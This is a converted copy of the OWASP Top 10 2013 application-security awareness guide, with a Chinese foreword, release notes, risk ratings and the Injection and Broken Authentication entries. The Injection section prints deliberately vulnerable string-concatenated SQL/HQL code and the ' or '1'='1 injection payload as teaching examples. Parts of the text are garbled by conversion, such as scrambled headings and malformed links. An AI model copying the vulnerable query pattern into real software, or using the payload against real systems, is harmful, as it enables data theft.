


、

**O** **OWASP**



**前言**

不安全的软件正在破坏我们的金融、医疗、国防、能源、和其

他关键基础设施。随着我们的数字基础设施复杂度和关联度越

来越高，实现应用程序安全性的难度呈指数增长。我们不能再

容忍那些与OWASP Top 10上类似的、相对简单的安全问题出

现了。

OWASP Top 10的目的是通过识别最常见的一些核心危险，来提高各个组织的应用安全意识。这个项目被包括

MITRE, PCI DSS, DISA, FTC在内的许多标准、书籍、工具

和组织引用。这个版本发布于OWASP十周年之际，是

这个项目致力于提高应用安全风险意识的标志。OWASP

Top 10首次发布基于2003年，2004年与2007年做了

一些小的修正。2010年版本修改了排序方法，根据风险

级别排序（之前是根据流行度排序的）。2013年的这个

版本同样遵循（根据风险级别排序）这个排序方法。

我们鼓励你用Top 10来让你所在的组织开始了解应用安

全。开发人员可以从其他组织的安全错误中学习，而高

官们应该开始考虑如何管理企业中软件应用程序的风

险。

从长远的角度来看，我们鼓励你建立一个兼容你们的文

化与技术的安全大纲。这些项目有大有小各不相同，所

以你应该避免尝试去做一个规定了一切的流程模型。相

反你应该利用组织内的现有优势，寻找一个对你最适用

的。

我们希望OWASP Top 10对你应用安全的努力有所帮助，

如果你有一些问题、意见和想法，请马上联系我们：

公开方式：[owasp-topten@lists.owasp.org](mailto:owasp-topten@lists.owasp.org)

私下联系：[dave.wichers@owasp.org](mailto:dave.wichers@owasp.org)

**关于OWASP**

开放网络应用程序安全项目(OWASP)是一个致力于使组织能够

开发、购买和维护可信任的应用程序的开放社区。在OWASP，你

会找到自有而开放的：

·   应用程序安全工具和标准

·   应用安全测试、安全代码开发和安全代码评审的完整书籍

·   标准的安全控制和库

·   本地 [分会](https://www.owasp.org/index.php/Category:OWASP_Chapter) [万维网](http://https://www.owasp.org/index.php/Category:OWASP_Chapter)

·   前沿技术研究

·   [广泛的全球会议](https://www.owasp.org/index.php/Category:OWASP_AppSec_Conference)

·   [邮件列表](https://lists.owasp.org/mailman/listinfo)

查看更多: [https://www.owasp.org](http://https://www.owasp.org/)

所有的OWASP工具、文档、论坛和分会都是免费开放给那些对

提高应用程序安全性感兴趣的人的。我们提倡将应用程序安全

看成是人、流程和技术的问题，因为改进所有这些领域是最有效

的提高应用程序安全性的方法。

OWASP是一种新型组织，因为我们没有商业压力，所以我们

可以提供无偏见的、实用的、有成本效益的应用安全信息。尽

管OWASP也支持使用商业安全技术，但并不附属于任何技术

公司。和其他开源软件项目一样，OWASP通过协同、开放的

方式产生各种各样的资料(?)。

OWASP基金会是一个非盈利的实体组织。这种性质保证了项

目的长期成功。包括OWASP董事会、全球委员会、分会领导、

项目领导和项目成员在内的所有人几乎都是OWASP的志愿者。

我们通过提供赠款和基础设施来支持一些创新的安全研究。

快来加入我们吧!


**Copyright and License**

Copyright © 2003 – 2013 The OWASP Foundation

This document is released under the Creative Commons Attribution ShareAlike 3.0 license. For any reuse

or distribution, you must make it clear to others the license terms of this work.

**I** **介绍**



**欢迎**

Welcome to the OWASP Top 10 2013! This update broadens one of the categories from the 2010 version to be more inclusive of

common, important vulnerabilities, and reorders some of the others based on changing prevalence data.  It also brings

component security into the spotlight by creating a specific category for this risk, pulling it out of the obscurity of the fine print of

the 2010 risk A6: Security Misconfiguration.

The OWASP Top 10 for 2013 is based on 8 datasets from 7 firms that specialize in application security, including 4 consulting

companies and 3 tool/SaaS vendors (1 static, 1 dynamic, and 1 with both). This data spans over 500,000 vulnerabilities across

hundreds of organizations and thousands of applications. The Top 10 items are selected and prioritized according to this

prevalence data, in combination with consensus estimates of exploitability, detectability, and impact estimates.

The primary aim of the OWASP Top 10 is to educate developers, designers, architects, managers, and organizations about the

consequences of the most important web application security weaknesses. The Top 10 provides basic techniques to protect

against these high risk problem areas – and also provides guidance on where to go from here.

**Warnings**

**Don’t stop at 10**. There are hundreds of issues that could

affect the overall security of a web application as discussed in

the OWASP Developer’s Guide and the [OWASP](http://https://www.owasp.org/index.php/Cheat_Sheets) [Cheat](http://https://www.owasp.org/index.php/Cheat_Sheets) [Sheet](http://https://www.owasp.org/index.php/Cheat_Sheets)

**Attribution**

Thanks to Aspect Security for initiating, leading, and updating

the OWASP Top 10 since its inception in 2003, and to its

primary authors: Jeff Williams and Dave Wichers.

[Series.](http://https://www.owasp.org/index.php/Cheat_Sheets) These are essential reading for anyone developing

web applications. Guidance on how to effectively find

vulnerabilities in web applications is provided in the [OWASP](http://https://www.owasp.org/index.php/Category:OWASP_Testing_Project)

[Testing Guide](http://https://www.owasp.org/index.php/Category:OWASP_Testing_Project) and the [OWASP](http://https://www.owasp.org/index.php/Category:OWASP_Code_Review_Project) [Code](http://https://www.owasp.org/index.php/Category:OWASP_Code_Review_Project) [Review](http://https://www.owasp.org/index.php/Category:OWASP_Code_Review_Project) [Guide.](http://https://www.owasp.org/index.php/Category:OWASP_Code_Review_Project)

We’d like to thank those organizations that contributed their

**Constant change**. This Top 10 will continue to change. Even

without changing a single line of your application’s code, you

may become vulnerable as new flaws are discovered and

attack methods are refined. Please review the advice at the

end of the Top 10 in “What’s Next For Developers, Verifiers,

and Organizations” for more information.

**Think positive**. When you’re ready to stop chasing

vulnerabilities and focus on establishing strong application

security controls, OWASP has produced the [Application](http://https://www.owasp.org/index.php/ASVS)

[Security](http://https://www.owasp.org/index.php/ASVS) [Verification](http://https://www.owasp.org/index.php/ASVS) [Standard](http://https://www.owasp.org/index.php/ASVS) [(ASVS)](http://https://www.owasp.org/index.php/ASVS) as a guide to

organizations and application reviewers on what to verify.

**Use tools wisely**. Security vulnerabilities can be quite

complex and buried in mountains of code. In many cases, the

most cost-effective approach for finding and eliminating

these weaknesses is human experts armed with good tools.

**Push left**. Focus on making security an integral part of your

culture throughout your development organization. Find out

more in the [Open](http://https://www.owasp.org/index.php/Category:Software_Assurance_Maturity_Model) [Software](http://https://www.owasp.org/index.php/Category:Software_Assurance_Maturity_Model) [Assurance](http://https://www.owasp.org/index.php/Category:Software_Assurance_Maturity_Model) [Maturity](http://https://www.owasp.org/index.php/Category:Software_Assurance_Maturity_Model) [Model](http://https://www.owasp.org/index.php/Category:Software_Assurance_Maturity_Model)

[(SAMM)](http://https://www.owasp.org/index.php/Category:Software_Assurance_Maturity_Model) and the [Rugged](http://ruggedsoftware.org/) [Handbook.](http://ruggedsoftware.org/)

vulnerability prevalence data to support the 2013 update:

 [Aspect](http://https://www.aspectsecurity.com/) [Security](http://https://www.aspectsecurity.com/) – [Statistics](http://https://www.aspectsecurity.com/uploads/downloads/2013/06/Aspect-2013-Global-AppSec-Risk-Report.pdf)

 [HP](http://www.hpenterprisesecurity.com/) – Statistics from both Fortify and WebInspect

 [Minded](http://www.mindedsecurity.com/) [Security](http://www.mindedsecurity.com/) – [Statistics](http://blog.mindedsecurity.com/2013/02/real-life-vulnerabilities-statistics.html)

 [Softtek](http://www.softtek.com/) – [Statistics](http://https://www.softtek.com/webdocs/special_pdfs/WP-State-of-the-art-2013.pdf)

 [Trustwave,](http://https://www.trustwave.com/spiderlabs/) [SpiderLabs](http://https://www.trustwave.com/spiderlabs/) – Statistics  (See page 50)

 [Veracode](http://www.veracode.com/) – [Statistics](http://info.veracode.com/rs/veracode/images/VERACODE-SOSS-V4.PDF)

 [WhiteHat](http://https://www.whitehatsec.com/) [Security](http://https://www.whitehatsec.com/) [Inc.](http://https://www.whitehatsec.com/) – [Statistics](http://owasptop10.googlecode.com/files/WPstats_winter11_11th.pdf)

We would like to thank everyone who contributed to previous

versions of the Top 10. Without these contributions, it

wouldn’t be what it is today. We’d also like to thank those who

contributed significant constructive comments and  time

reviewing this update to the Top 10:

 Adam Baso (Wikimedia Foundation)

 Mike Boberski (Booz Allen Hamilton)

 Torsten Gigler

 Neil Smithline – (MorphoTrust USA) For producing the

wiki version of the Top 10, and also providing feedback


And finally, we’d like to thank in advance all the translators out

there that will translate this release of the Top 10 into

numerous different languages, helping to make the OWASP

Top 10 more accessible to the entire planet.

**RN**



**Release Notes**

**What Changed From 2010 to 2013?**

The threat landscape for applications security constantly changes. Key factors in this evolution are advances made by attackers,

the release of new technologies with new weaknesses as well as more built in defenses, and the deployment of increasingly

complex systems. To keep pace, we periodically update the OWASP Top 10. In this 2013 release, we made the following changes:

1)     Broken Authentication and Session Management moved up in prevalence based on our data set. We believe this is probably

because this area is being looked at harder, not because these issues are actually more prevalent. This caused Risks A2 and

A3 to switch places.

2)     Cross-Site Request Forgery (CSRF) moved down in prevalence based on our data set from 2010-A5 to 2013-A8. We believe

this is because CSRF has been in the OWASP Top 10 for 6 years, and organizations and framework developers have focused

on it enough to significantly reduce the number of CSRF vulnerabilities in real world applications.

3)     We broadened Failure to Restrict URL Access from the 2010 OWASP Top 10 to be more inclusive:

+    2010-A8: Failure to Restrict URL Access is now 2013-A7: Missing Function Level Access Control – to cover all of function

level access control. There are many ways to specify which function is being accessed, not just the URL.

4)     We merged and broadened 2010-A7 & 2010-A9 to CREATE: 2013-A6: Sensitive Data Exposure:

–    This new category was created by merging 2010-A7 – Insecure Cryptographic Storage  & 2010-A9 - Insufficient Transport

Layer Protection, plus adding browser side sensitive data risks as well. This new category covers sensitive data

protection (other than access control which is covered by 2013-A4 and 2013-A7) from the moment sensitive data is

provided by the user, sent to and stored within the application, and then sent back to the browser again.

5)     We added: 2013-A9: Using Known Vulnerable Components:

+    This issue was mentioned as part of 2010-A6 – Security Misconfiguration, but now has a category of its own as the

growth and depth of component based development has significantly increased the risk of using known vulnerable

components.

**OWASP Top 10 – 2010 (Previous)** **OWASP Top 10 – 2013 (New)**

**A1 – Injection** **A1 – Injection**

**A3 – Broken Authentication and Session Management** **A2 – Broken Authentication and Session Management**

**A2 – Cross-Site Scripting (XSS)** **A3 – Cross-Site Scripting (XSS)**

**A4 – Insecure Direct Object References** **A4 – Insecure Direct Object References**

**A6 – Security Misconfiguration** **A5 – Security Misconfiguration**

**A7 – Insecure Cryptographic Storage – Merged with A9**  **A6 – Sensitive Data Exposure**

**A8 – Failure to Restrict URL Access – Broadened into**  **A7 – Missing Function Level Access Control**

**A5 – Cross-Site Request Forgery (CSRF)** **A8 – Cross-Site Request Forgery (CSRF)**


**<buried in A6: Security Misconfiguration>** **A9 – Using Known Vulnerable Components**

**A10 – Unvalidated Redirects and Forwards** **A10 – Unvalidated Redirects and Forwards**

**A9 – Insufficient Transport Layer Protection** **Merged with 2010-A7 into new 2013-A6**

**Risk**

|  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- |
| **Threat**  **Agents** | **Attack**  **Vectors** | **Weakness**  **Prevalence** | **Weakness**  **Detectability** | **Technical**  **Impacts** | **Business**  **Impacts** |
| **App**  **Specific** | Easy | Widespread | Easy | Severe | **App /**  **Business**  **Specific** |
| Average | Common | Average | Moderate |
| Difficult | Uncommon | Difficult | Minor |



**Application Security Risks**

**What Are Application Security Risks?**

Attackers can potentially use many different paths through your application to do harm to your business or organization. Each of

these paths represents a risk that may, or may not, be serious enough to warrant attention.

**Threat**

**Vectors** **Security**

**Impacts** **Business**

**Agents**

**Attack**

**Weaknesses**

**Security**

**Controls**

**Technical**

**Impacts**

**Attack**

**Weakness**

**Control**

**Impact**

**Asset**

**Attack**

**Weakness**

**Control**

**Impact**

**Function**

**Attack**

**Weakness**

**Weakness**

**Control**

**Asset**

**Impact**

Sometimes, these paths are trivial to find and exploit and sometimes they are extremely difficult. Similarly, the harm that is

caused may be of no consequence, or it may put you out of business. To determine the risk to your organization, you can

evaluate the likelihood associated with each threat agent, attack vector, and security weakness and combine it with an estimate

of the technical and business impact to your organization.  Together, these factors determine the overall risk.

**What’s My Risk?**

The OWASP Top 10 focuses on identifying the most serious risks for a broad array

of organizations. For each of these risks, we provide generic information about

likelihood and technical impact using the following simple ratings scheme, which is

based on the [OWASP](http://https://www.owasp.org/index.php/OWASP_Risk_Rating_Methodology) [Risk](http://https://www.owasp.org/index.php/OWASP_Risk_Rating_Methodology) [Rating](http://https://www.owasp.org/index.php/OWASP_Risk_Rating_Methodology) [Methodology.](http://https://www.owasp.org/index.php/OWASP_Risk_Rating_Methodology)

**References**

**OWASP**

· [OWASP](http://https://www.owasp.org/index.php/OWASP_Risk_Rating_Methodology) [Risk](http://https://www.owasp.org/index.php/OWASP_Risk_Rating_Methodology) [Rating](http://https://www.owasp.org/index.php/OWASP_Risk_Rating_Methodology) [Methodology](http://https://www.owasp.org/index.php/OWASP_Risk_Rating_Methodology)

· [Article](http://https://www.owasp.org/index.php/Threat_Risk_Modeling) [on](http://https://www.owasp.org/index.php/Threat_Risk_Modeling) [Threat/Risk](http://https://www.owasp.org/index.php/Threat_Risk_Modeling) [Modeling](http://https://www.owasp.org/index.php/Threat_Risk_Modeling)

**External**

· [FAIR](http://fairwiki.riskmanagementinsight.com/) [Information](http://fairwiki.riskmanagementinsight.com/) [Risk](http://fairwiki.riskmanagementinsight.com/) [Framework](http://fairwiki.riskmanagementinsight.com/)

· [Microsoft](http://msdn.microsoft.com/en-us/library/aa302419.aspx) [Threat](http://msdn.microsoft.com/en-us/library/aa302419.aspx) [Modeling](http://msdn.microsoft.com/en-us/library/aa302419.aspx) [(STRIDE](http://msdn.microsoft.com/en-us/library/aa302419.aspx)

[and](http://msdn.microsoft.com/en-us/library/aa302419.aspx) [DREAD)](http://msdn.microsoft.com/en-us/library/aa302419.aspx)

Only you know the specifics of your environment and your business. For any given

application, there may not be a threat agent that can perform the relevant attack,

or the technical impact may not make any difference to your business. Therefore,

you should evaluate each risk for yourself, focusing on the threat agents, security

controls, and business impacts in your enterprise. We list Threat Agents as

Application Specific, and Business Impacts as Application / Business Specific to

indicate these are clearly dependent on the details about your application in your

enterprise.

The names of the risks in the Top 10 stem from the type of attack, the type of

weakness, or the type of impact they cause. We chose names that accurately

reflect the risks and, where possible, align with common terminology most likely to

raise awareness.

**T10**



**A1 – Injection**

**OWASP Top 10 Application**

**Security Risks – 2013**

Injection flaws, such as SQL, OS, and LDAP injection occur when untrusted data is sent to an

interpreter as part of a command or query. The attacker’s hostile data can trick the interpreter

into executing unintended commands or accessing data without proper authorization.

**A2 – Broken**

**Authentication and**

**Session**

**Management**

**A3 – Cross-Site**

**Scripting (XSS)**

**A4 – Insecure**

**Direct Object**

**References**

**A5 – Security**

**Misconfiguration**

**A6 – Sensitive Data**

**Exposure**

**A7 – Missing**

**Function Level**

**Access Control**

**A8 - Cross-Site**

**Request Forgery**

**(CSRF)**

**A9 - Using**

**Components with**

**Known**

**Vulnerabilities**

**A10 – Unvalidated**

**Redirects and**

**Forwards**

Application functions related to authentication and session management are often not

implemented correctly, allowing attackers to compromise passwords, keys, or session tokens, or

to exploit other implementation flaws to assume other users’ identities.

XSS flaws occur whenever an application takes untrusted data and sends it to a web browser

without proper validation or escaping. XSS allows attackers to execute scripts in the victim’s

browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites.

A direct object reference occurs when a developer exposes a reference to an internal

implementation object, such as a file, directory, or database key. Without an access control check

or other protection, attackers can manipulate these references to access unauthorized data.

Good security requires having a secure configuration defined and deployed for the application,

frameworks, application server, web server, database server, and platform. Secure settings

should be defined, implemented, and maintained, as defaults are often insecure. Additionally,

software should be kept up to date.

Many web applications do not properly protect sensitive data, such as credit cards, tax IDs, and

authentication credentials. Attackers may steal or modify such weakly protected data to conduct

credit card fraud, identity theft, or other crimes. Sensitive data deserves extra protection such as

encryption at rest or in transit, as well as special precautions when exchanged with the browser.

Most web applications verify function level access rights before making that functionality visible

in the UI. However, applications need to perform the same access control checks on the server

when each function is accessed. If requests are not verified, attackers will be able to forge

requests in order to access functionality without proper authorization.

A CSRF attack forces a logged-on victim’s browser to send a forged HTTP request, including the

victim’s session cookie and any other automatically included authentication information, to a

vulnerable web application. This allows the attacker to force the victim’s browser to generate

requests the vulnerable application thinks are legitimate requests from the victim.

Components, such as libraries, frameworks, and other software modules, almost always run with

full privileges. If  a vulnerable component is exploited, such an attack can facilitate serious data

loss or server takeover. Applications using components with known vulnerabilities may

undermine application defenses and enable a range of possible attacks and impacts.


Web applications frequently redirect and forward users to other pages and websites, and use

untrusted data to determine the destination pages. Without proper validation, attackers can

redirect victims to phishing or malware sites, or use forwards to access unauthorized pages.

**A1** **Injection**

|  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- |
| **Threat**  **Agents** | **Attack**  **Vectors** | **Security**  **Weakness** | | **Technical**  **Impacts** | **Business**  **Impacts** |
| **Application Specific** | **Exploitability**  **EASY** | **Prevalence**  **COMMON** | **Detectability**  **AVERAGE** | **Impact**  **SEVERE** | **Application /**  **Business Specific** |
| Consider anyone  who can send  untrusted data to  the system,  including external  users, internal  users, and  administrators. | Attacker sends  simple text-based  attacks that exploit  the syntax of the  targeted  interpreter. Almost  any source of data  can be an injection  vector, including  internal sources. | [Injection](http://www.owasp.org/index.php/Injection_Flaws) [flaws](http://www.owasp.org/index.php/Injection_Flaws) occur when an application  sends untrusted data to an interpreter.  Injection flaws are very prevalent,  particularly in legacy code.  They are often  found in SQL, LDAP, Xpath, or NoSQL  queries; OS commands; XML parsers,  SMTP Headers, program arguments, etc.  Injection flaws are easy to discover when  examining code, but frequently hard to  discover via testing. Scanners and fuzzers  can help attackers find injection flaws. | | Injection can result  in data loss or  corruption, lack of  accountability, or  denial of access.  Injection can  sometimes lead to  complete host  takeover. | Consider the  business value of  the affected data  and the platform  running the  interpreter. All data  could be stolen,  modified, or  deleted.  Could your  reputation be  harmed? |



**Am I Vulnerable To Injection?**

The best way to find out if an application is vulnerable to

injection is to verify that all use of interpreters clearly

separates untrusted data from the command or query. For

SQL calls, this means using bind variables in all prepared

statements and stored procedures, and avoiding dynamic

queries.

Checking the code is a fast and accurate way to see if the

application uses interpreters safely. Code analysis tools can

help a security analyst find the use of interpreters and trace

the data flow through the application. Penetration testers can

validate these issues by crafting exploits that confirm the

vulnerability.

Automated dynamic scanning which exercises the application

may provide insight into whether some exploitable injection

flaws exist. Scanners cannot always reach interpreters and

have difficulty detecting whether an attack was successful.

Poor error handling makes injection flaws easier to discover.

**Example Attack Scenarios**

Scenario #1: The application uses untrusted data in the

construction of the following vulnerable SQL call:

**String query = "SELECT \* FROM accounts WHERE**

**custID='" + request.getParameter("id") + "'";**

Scenario #2: Similarly, an application’s blind trust in

frameworks may result in queries that are still vulnerable,

(e.g., Hibernate Query Language (HQL)):

**Query HQLQuery = session.createQuery(“FROM accounts**

**WHERE custID='“ + request.getParameter("id") + "'");**

In both cases, the attacker modifies the ‘id’ parameter value

in her browser to send:**' or '1'='1**. For example:

**http://example.com/app/accountView?id=' or '1'='1**

This changes the meaning of both queries to return all the

records from the accounts table.  More dangerous attacks

could modify data or even invoke stored procedures.

**How Do I Prevent Injection?**

Preventing injection requires keeping untrusted data

separate from commands and queries.

1.   The preferred option is to use a safe API which avoids the

use of the interpreter entirely or provides a

parameterized interface.  Be careful with APIs, such as

stored procedures, that are parameterized, but can still

introduce injection under the hood.

2.   If a parameterized API is not available, you should

carefully escape special characters using the specific

escape syntax for that interpreter. [OWASP’s ESAPI](http://https://www.owasp.org/index.php/ESAPI)

provides many of these [escaping](http://owasp-esapi-java.googlecode.com/svn/trunk_doc/latest/org/owasp/esapi/Encoder.html) [routines.](http://owasp-esapi-java.googlecode.com/svn/trunk_doc/latest/org/owasp/esapi/Encoder.html)

3.   Positive or “white list” input validation is also

recommended, but is not a complete defense as many

applications require special characters in their input. If

special characters are required, only approaches 1. and 2.

above will make their use safe. OWASP’s ESAPI has an

extensible library of [white](http://owasp-esapi-java.googlecode.com/svn/trunk_doc/latest/org/owasp/esapi/Validator.html) [list](http://owasp-esapi-java.googlecode.com/svn/trunk_doc/latest/org/owasp/esapi/Validator.html) [input](http://owasp-esapi-java.googlecode.com/svn/trunk_doc/latest/org/owasp/esapi/Validator.html) [validation](http://owasp-esapi-java.googlecode.com/svn/trunk_doc/latest/org/owasp/esapi/Validator.html) [routines.](http://owasp-esapi-java.googlecode.com/svn/trunk_doc/latest/org/owasp/esapi/Validator.html)

**References**

**OWASP**

· [OWASP](http://https://www.owasp.org/index.php/SQL_Injection_Prevention_Cheat_Sheet) [SQL](http://https://www.owasp.org/index.php/SQL_Injection_Prevention_Cheat_Sheet) [Injection](http://https://www.owasp.org/index.php/SQL_Injection_Prevention_Cheat_Sheet) [Prevention](http://https://www.owasp.org/index.php/SQL_Injection_Prevention_Cheat_Sheet) [Cheat](http://https://www.owasp.org/index.php/SQL_Injection_Prevention_Cheat_Sheet) [Sheet](http://https://www.owasp.org/index.php/SQL_Injection_Prevention_Cheat_Sheet)

· [OWASP](http://https://www.owasp.org/index.php/Query_Parameterization_Cheat_Sheet) [Query](http://https://www.owasp.org/index.php/Query_Parameterization_Cheat_Sheet) [Parameterization](http://https://www.owasp.org/index.php/Query_Parameterization_Cheat_Sheet) [Cheat](http://https://www.owasp.org/index.php/Query_Parameterization_Cheat_Sheet) [Sheet](http://https://www.owasp.org/index.php/Query_Parameterization_Cheat_Sheet)

· [OWASP](http://https://www.owasp.org/index.php/Command_Injection) [Command](http://https://www.owasp.org/index.php/Command_Injection) [Injection](http://https://www.owasp.org/index.php/Command_Injection) [Article](http://https://www.owasp.org/index.php/Command_Injection)

· [OWASP](http://https://www.owasp.org/index.php/XXE) [XML](http://https://www.owasp.org/index.php/XXE) [eXternal](http://https://www.owasp.org/index.php/XXE) [Entity](http://https://www.owasp.org/index.php/XXE) [(XXE)](http://https://www.owasp.org/index.php/XXE) [Reference](http://https://www.owasp.org/index.php/XXE) [Article](http://https://www.owasp.org/index.php/XXE)

· [ASVS:](http://https://www.owasp.org/index.php/ASVS) [Output](http://https://www.owasp.org/index.php/ASVS) [Encoding/Escaping](http://https://www.owasp.org/index.php/ASVS) [Requirements](http://https://www.owasp.org/index.php/ASVS) [(V6)](http://https://www.owasp.org/index.php/ASVS)

· [OWASP](http://https://www.owasp.org/index.php/Testing_for_SQL_Injection_(OWASP-DV-005)) [Testing](http://https://www.owasp.org/index.php/Testing_for_SQL_Injection_(OWASP-DV-005)) [Guide:](http://https://www.owasp.org/index.php/Testing_for_SQL_Injection_(OWASP-DV-005)) [Chapter](http://https://www.owasp.org/index.php/Testing_for_SQL_Injection_(OWASP-DV-005)) [on](http://https://www.owasp.org/index.php/Testing_for_SQL_Injection_(OWASP-DV-005)) [SQL](http://https://www.owasp.org/index.php/Testing_for_SQL_Injection_(OWASP-DV-005)) [Injection](http://https://www.owasp.org/index.php/Testing_for_SQL_Injection_(OWASP-DV-005)) [Testing](http://https://www.owasp.org/index.php/Testing_for_SQL_Injection_(OWASP-DV-005))

**External**

· [CWE](http://cwe.mitre.org/data/definitions/77.html) [Entry](http://cwe.mitre.org/data/definitions/77.html) [77](http://cwe.mitre.org/data/definitions/77.html) [on](http://cwe.mitre.org/data/definitions/77.html) [Command](http://cwe.mitre.org/data/definitions/77.html) [Injection](http://cwe.mitre.org/data/definitions/77.html)

· [CWE](http://cwe.mitre.org/data/definitions/89.html) [Entry](http://cwe.mitre.org/data/definitions/89.html) [89](http://cwe.mitre.org/data/definitions/89.html) [on](http://cwe.mitre.org/data/definitions/89.html) [SQL](http://cwe.mitre.org/data/definitions/89.html) [Injection](http://cwe.mitre.org/data/definitions/89.html)

· [CWE](http://cwe.mitre.org/data/definitions/564.html) [Entry](http://cwe.mitre.org/data/definitions/564.html) [564](http://cwe.mitre.org/data/definitions/564.html) [on](http://cwe.mitre.org/data/definitions/564.html) [Hibernate](http://cwe.mitre.org/data/definitions/564.html) [Injection](http://cwe.mitre.org/data/definitions/564.html)

**A2** **SessionAuthentication and**

|  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- |
| **Threat**  **Agents** | **Attack**  **Vectors** | **Security**  **Weakness** | | **Technical**  **Impacts** | **Business**  **Impacts** |
| **Application Specific** | **Exploitability**  **AVERAGE** | **Prevalence**  **WIDESPREAD** | **Detectability**  **AVERAGE** | **Impact**  **SEVERE** | **Application /**  **Business Specific** |
| Consider  anonymous  external attackers,  as well as users with  their own accounts,  who may attempt  to steal accounts  from others. Also  consider insiders  wanting to disguise  their actions. | Attacker uses leaks  or flaws in the  authentication or  session  management  functions (e.g.,  exposed accounts,  passwords, session  IDs) to impersonate  users. | Developers frequently build custom  authentication and session management  schemes, but building these correctly is  hard. As a result, these custom schemes  frequently have flaws in areas such as  logout, password management, timeouts,  remember me, secret question, account  update, etc. Finding such flaws can  sometimes be difficult, as each  implementation is unique. | | Such flaws may  allow some or even  all accounts to be  attacked. Once  successful, the  attacker can do  anything the victim  could do. Privileged  accounts are  frequently targeted. | Consider the  business value of  the affected data or  application  functions.  Also consider the  business impact of  public exposure of  the vulnerability. |

**Broken Management**



**Am I Vulnerable to Hijacking?**

Are session management assets like user credentials and

session IDs properly protected? You may be vulnerable if:

1.   User authentication credentials aren’t protected when

stored using hashing or encryption. See A6.

2.   Credentials can be guessed or overwritten through weak

account management functions (e.g., account creation,

change password, recover password, weak session IDs).

3.   Session IDs are exposed in the URL (e.g., URL rewriting).

4.   Session IDs are vulnerable to session fixation attacks.

5.   Session IDs don’t timeout, or user sessions or

authentication tokens, particularly single sign-on  (SSO)

tokens, aren’t properly invalidated during logout.

6.   Session IDs aren’t rotated after successful login.

7.   Passwords, session IDs, and other credentials are sent

over unencrypted connections. See A6.

See the ASVS requirement areas V2 and V3 for more details.

**Example Attack Scenarios**

Scenario #1: Airline reservations application supports URL

rewriting, putting session IDs in the URL:

**http://example.com/sale/saleitems;jsessionid=**

**2P0OC2JSNDLPSKHCJUN2JV?dest=Hawaii**

An authenticated user of the site wants to let his friends

know about the sale. He e-mails the above link without

knowing he is also giving away his session ID. When his

friends use the link they will use his session and credit card.

Scenario #2: Application’s timeouts aren’t set properly. User

uses a public computer to access site. Instead of selecting

“logout” the user simply closes the browser tab and walks

away. Attacker uses the same browser an hour later, and that

browser is still authenticated.

Scenario #3: Insider or external attacker gains access to the

system’s password database. User passwords are not

properly hashed, exposing every users’ password to the

attacker.

**How Do I Prevent This?**

The primary recommendation for an organization is to make

available to developers:

**1.**   **A single set of strong authentication and session**

**management controls**. Such controls should strive to:

a)   meet all the authentication and session

management requirements defined in OWASP’s

[Application](http://https://www.owasp.org/index.php/ASVS) [Security](http://https://www.owasp.org/index.php/ASVS) [Verification](http://https://www.owasp.org/index.php/ASVS) [Standard](http://https://www.owasp.org/index.php/ASVS) (ASVS)

areas V2 (Authentication) and V3 (Session

Management).

b)     have a simple interface for developers. Consider the

[ESAPI](http://owasp-esapi-java.googlecode.com/svn/trunk_doc/latest/org/owasp/esapi/Authenticator.html) [Authenticator](http://owasp-esapi-java.googlecode.com/svn/trunk_doc/latest/org/owasp/esapi/Authenticator.html) [and](http://owasp-esapi-java.googlecode.com/svn/trunk_doc/latest/org/owasp/esapi/Authenticator.html) [User](http://owasp-esapi-java.googlecode.com/svn/trunk_doc/latest/org/owasp/esapi/Authenticator.html) [APIs](http://owasp-esapi-java.googlecode.com/svn/trunk_doc/latest/org/owasp/esapi/Authenticator.html) as good examples

to emulate, use, or build upon.

2.   Strong efforts should also be made to avoid XSS flaws

which can be used to steal session IDs. See A3.

**References**

**OWASP**

For a more complete set of requirements and problems to

avoid in this area, see the [ASVS](http://https://www.owasp.org/index.php/ASVS) [requirements](http://https://www.owasp.org/index.php/ASVS) [areas](http://https://www.owasp.org/index.php/ASVS) [for](http://https://www.owasp.org/index.php/ASVS)

[Authentication](http://https://www.owasp.org/index.php/ASVS) [(V2)](http://https://www.owasp.org/index.php/ASVS) [and](http://https://www.owasp.org/index.php/ASVS) [Session](http://https://www.owasp.org/index.php/ASVS) [Management](http://https://www.owasp.org/index.php/ASVS) [(V3).](http://https://www.owasp.org/index.php/ASVS)

